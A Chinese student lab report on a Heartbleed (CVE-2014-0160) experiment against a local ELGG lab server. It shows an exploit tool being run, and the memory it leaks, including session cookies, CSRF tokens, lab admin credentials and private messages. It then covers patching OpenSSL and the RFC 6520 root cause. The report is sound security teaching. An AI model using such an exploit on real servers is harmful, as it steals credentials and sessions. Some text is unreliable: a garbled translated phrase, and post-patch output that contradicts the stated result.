

中南大学

heartbleed 攻击实验 实验报告

学生姓名 李明慧

指导教师 王伟平

学 院 信息科学与工程学院

专业班级 信息安全 1401

完成时间 2016 年 11 月

实验二 heartbleed 攻击实验	3
1、实验描述	3
1.1 实验背景	3
1.2 实验目的	3
2、环境配置	3
3、实验步骤	4
4、实验总结	6

实验二 heartbleed 攻击实验

1、实验描述

1.1 实验背景

Heartbleed 漏洞, 这项严重缺陷(CVE-2014-0160)的产生是由于未能在 memcpv() 调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪 OpenSSL 所分配的 64KB 缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容, 这样一来受害者的内存内容就会以每次 64KB 的速度进行泄露。漏洞与 Heartbeat 协议有关。

1.2 实验目的

了解漏洞并进行攻击实验。


2、环境配置

使用一个名为 ELGG 的开源社交网络应用程序, 并将其托管在以下 URL 中: <https://www.heartbleedlabelgg.com>。修改攻击者计算机上的 / etc / hosts 文件, 将服务器名称映射到 IP ad- 服装 VM 的衣服。搜索 / etc / hosts 中的以下行, 并替换 IP 地址 127. 0. 0. 1 与托管 ELGG 应用程序的服务器 VM 的实际 IP 地址:


```
127. 0. 0. 1  www.heartbleedlabelgg.com
```

3、实验步骤

1、从浏览器访问 <https://www.heartbleedlabelgg.com>。以站点管理员身份登录。（用户名：admin;密码：seedelgg）。将 Bobby 添加为朋友。（转到更多 -> 成员，然后单击 Bobby -> 添加好友）。向 Bobby 发送私人消息。



2、用下载的攻击代码进行攻击，一开始返回的是正常的连接存活数据包但是多次尝试之后开始返回管理员登录密码甚至是用户聊天内容。




```
[11/22/2016 23:55] seed@ubuntu:~/Desktop$ attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..@.AAAAAAAAAAAAAAAAABCDEFHGHIJKLMNOP...
...!.9.8.....S.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....on/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=4lhvj20eovbk9ousf3f23h7gn5
Connection: keep-alive
.....3.1{.....3hk.....9qp.H.>[.....cation/x-www-form-urlencoded
Content-Length: 99
__elgg_token=2e2e80bd95f89ead528ba60e7544200a&__elgg_ts=1479887372&username=admin&password=seedelggH%....]....eGK=,

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=4lhvj20eovbk9ousf3f23h7gn5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
__elgg_token=e4ceac859caab6d6d151d73ffc6fc91&__elgg_ts=1479887390&recipient_guid=40&subject=hi+&body=hi+how+are+you%3F.m7..rpd.9..9|6:R.C
```

3、为了修复 Heartbleed 漏洞，可以将 OpenSSL 库更新到最新版本。

```
[11/23/2016 04:14] seed@ubuntu:~$ su
Password:
[11/23/2016 04:15] root@ubuntu:/home/seed# apt-get update
Get:1 http://extras.ubuntu.com precise Release.gpg [72 B]
Hit http://extras.ubuntu.com precise Release
Get:2 http://security.ubuntu.com precise-security Release.gpg [198 B]
Hit http://extras.ubuntu.com precise/main Sources
Get:3 http://security.ubuntu.com precise-security Release [55.5 kB]
Get:4 http://us.archive.ubuntu.com precise Release.gpg [198 B]
Get:5 http://us.archive.ubuntu.com precise-updates Release.gpg [198 B]
Get:6 http://us.archive.ubuntu.com precise-backports Release.gpg [198 B]
Ign http://extras.ubuntu.com precise/main TranslationIndex
Hit http://us.archive.ubuntu.com precise Release
Get:7 http://us.archive.ubuntu.com precise-updates Release [55.4 kB]
Hit http://extras.ubuntu.com precise/main i386 Packages
Get:8 http://security.ubuntu.com precise-security/main Sources [55.8 kB]
Get:9 http://us.archive.ubuntu.com precise-backports Release [55.5 kB]
Hit http://us.archive.ubuntu.com precise/main Sources
Hit http://us.archive.ubuntu.com precise/restricted Sources
Hit http://us.archive.ubuntu.com precise/universe Sources
Hit http://us.archive.ubuntu.com precise/multiverse Sources
Hit http://us.archive.ubuntu.com precise/main i386 Packages
Hit http://us.archive.ubuntu.com precise/restricted i386 Packages
Hit http://us.archive.ubuntu.com precise/universe i386 Packages
Hit http://us.archive.ubuntu.com precise/multiverse i386 Packages
Hit http://us.archive.ubuntu.com precise/main TranslationIndex
Hit http://us.archive.ubuntu.com precise/multiverse TranslationIndex
Hit http://us.archive.ubuntu.com precise/restricted TranslationIndex
Hit http://us.archive.ubuntu.com precise/universe TranslationIndex
Get:10 http://us.archive.ubuntu.com precise-updates/main Sources [500 kB]
Get:11 http://security.ubuntu.com precise-security/main TranslationIndex [208 B]
Get:12 http://security.ubuntu.com precise-security/multiverse TranslationIndex [198 B]
```

4、更新后再次尝试攻击发现没有返回数据。



```
[11/23/2016 04:18] root@ubuntu:/home/seed# cd Desktop
[11/23/2016 04:20] root@ubuntu:/home/seed/Desktop# attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#
```

4、实验总结

RFC6520 中明确规定了心跳包的长度不能超过 2^{14} 字节(即 16 KB), 如果载荷过长, 那应当主动丢弃该 heartbeat 请求。很明显, RFC6520 对心跳包的长度有明确的要求, 但很可惜的是, OpenSSL 的代码实现者并没有注意到最大载荷长度的限制, 而且完全信任客户端发来的心跳包的载荷长度, 从而埋下安全隐患。

客户端发送的心跳请求数据包必须有足够长度的载荷提供给服务端心跳响应报文拷贝, 保证心跳应答报文不会拷贝多余的服务器端内存数据发给客户端, 从而修复了 Heartbleed 漏洞。